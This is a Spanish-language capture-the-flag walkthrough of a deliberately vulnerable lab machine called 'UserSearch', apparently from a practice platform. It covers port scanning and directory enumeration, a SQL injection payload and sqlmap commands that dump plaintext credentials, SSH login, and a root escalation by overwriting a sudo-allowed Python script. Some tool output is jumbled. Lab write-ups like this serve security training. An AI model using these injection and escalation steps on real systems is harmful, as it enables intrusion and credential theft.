

USERSEARCH

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip usersearch.zip
```

```
Archive: usersearch.zip
inflating: auto_deploy.sh
inflating: usersearch.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh usersearch.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.18.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.18.0.2
```

```
└─# ping -c1 172.18.0.2
ESCANEO DE PUERTOS
PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.463 ms

— 172.18.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.463/0.463/0.463/0.000 ms
Not showing 65543 closed tcp ports (reset)
```

IP DE LA MÁQUINA VÍCTIMA 172.18.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26



LINUX- ttl=64







ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.18.0.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.18.0.2 (protocol 2.0)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 01:37 EDT
Nmap scan report for 172.18.0.2 24:17:90:be:6d:0a:26:79 (ECDSA)
Host is up (0.000055s latency). bd:ad:e3:d5:14:3d:f1:74 (ED25519)
Not shown: 65533 closed tcp ports (reset) (Debian)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey: 02:42:AC:12:00:02 (Unknown)
|_ 256 ea:6b:ef:51:9c:00:c4:d4:24:17:90:be:6d:0a:26:79 (ECDSA)
|_ 256 62:97:b5:91:0c:b0:8f:06:bd:ad:e3:d5:14:3d:f1:74 (ED25519)
80/tcp    open  http      Apache httpd 2.4.59 ((Debian))
|_ http-title: User Search
|_ http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

PUERTO 80

  172.18.0.2

 Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec  DeepL Translate

Search Users

"Avoid tools that automate; you learn more by doing it manually."

Find User:

Find

Connect with me on LinkedIn: [Kevin Vanegas](#)

ENUMERACIÓN

```
whatweb http://172.18.0.2

whatweb http://172.18.0.2
http://172.18.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.18.0.2], Title[User Search]
```

```
gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.18.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,doc,html
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 855]
./php (Status: 403) [Size: 275]
/db.php (Status: 200) [Size: 0]
/javascript (Status: 301) [Size: 313] [ -> http://172.18.0.2/javascript/]
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)


Finished
```

EXPLOTACIÓN

Como no encontramos nada en la enumeración, volvemos sobre el puerto 80. Probando con diferentes username, me encuentro con que **admin** responde.



Con una básica inyección de código `admin' OR '1'='1` obtenemos



172.18.0.2/?user=admin'+OR+'1'%3D'1

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DeepL Translate - El m...

Search Users

"Avoid tools that automate; you learn more by doing it manually."

Find User:

Enter username

Find

Username: admin - Password: adminpassword

Username: user1 - Password: user1password

Username: kvzlx - Password: kvzlxpassword

Otra manera de hacerlo, sería usando sqlmap

`sqlmap -u http://172.18.0.2 --forms --dbs --batch`

```
do you want to exploit this SQL injection? [Y/n] Y
[13:22:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:22:59] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] testdb
```

Vamos con la base de datos testdb

`sqlmap -u http://172.18.0.2 --forms -D testdb --tables --batch`

```
do you want to exploit this SQL injection? [Y/n] Y
[13:33:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian --batch
web application technology: Apache 2.4.59
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:33:17] [INFO] fetching tables for database: 'testdb'
Database: testdb
[1 table]
+-----+ la base de datos testdb
| users |
+-----+
sqlmap -u http://172.18.0.2 --forms -D testdb --tables --batch
```

Vamos a ver las columnas de la tabla users

```
sqlmap -u http://172.18.0.2 --forms -D testdb -T users --columns --batch
```

```
[13:39:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:39:38] [INFO] fetching columns for table 'users' in database
Database: testdb
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+
```

Con este comando vemos todos los registros

```
sqlmap -u http://172.18.0.2 --forms -D testdb -T users -C
```

```
password,id,username --dump --batch
```

```
[13:42:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:42:03] [INFO] fetching entries of columns
Database: testdb
Table: users
[3 entries]
+-----+-----+-----+
| password | id | username |
+-----+-----+-----+
| adminpassword | 1 | admin |
| user1password | 2 | user1 |
| kvzlxpassword | 3 | kvzlx |
+-----+-----+-----+
```

Intentamos entrar por ssh con kvzlx

```
# ssh kvzlx@172.18.0.2
kvzlx@172.18.0.2's password:
kvzlx@d841231b2d5d:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
kvzlx@d841231b2d5d:~$ sudo -l
Matching Defaults entries for kvzlx on d841231b2d5d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin, use_pty

User kvzlx may run the following commands on d841231b2d5d:
    (ALL) NOPASSWD: /usr/bin/python3 /home/kvzlx/system_info.py
kvzlx@d841231b2d5d:~$ ls
hi.txt  system_info.py
```

El usuario **kvzlx** tiene permiso para ejecutar un script específico (**system_info.py**) como root sin necesidad de ingresar una contraseña.

Elimino el archivo **system_info.py**

Creo uno nuevo. con el mismo nombre y este código

```
import os
os.system('sudo su')
```

Y ejecuto el comando

```
sudo /usr/bin/python3 /home/kvzlx/system_info.py
```

```
kvzlx@d841231b2d5d:~$ rm -r system_info.py
rm: remove write-protected regular file 'system_info.py'? yes
kvzlx@d841231b2d5d:~$ ls
hi.txt
kvzlx@d841231b2d5d:~$ nano system_info.py
kvzlx@d841231b2d5d:~$ sudo /usr/bin/python3 /home/kvzlx/system_info.py
root@d841231b2d5d:/home/kvzlx# whoami
root
root@d841231b2d5d:/home/kvzlx#
```

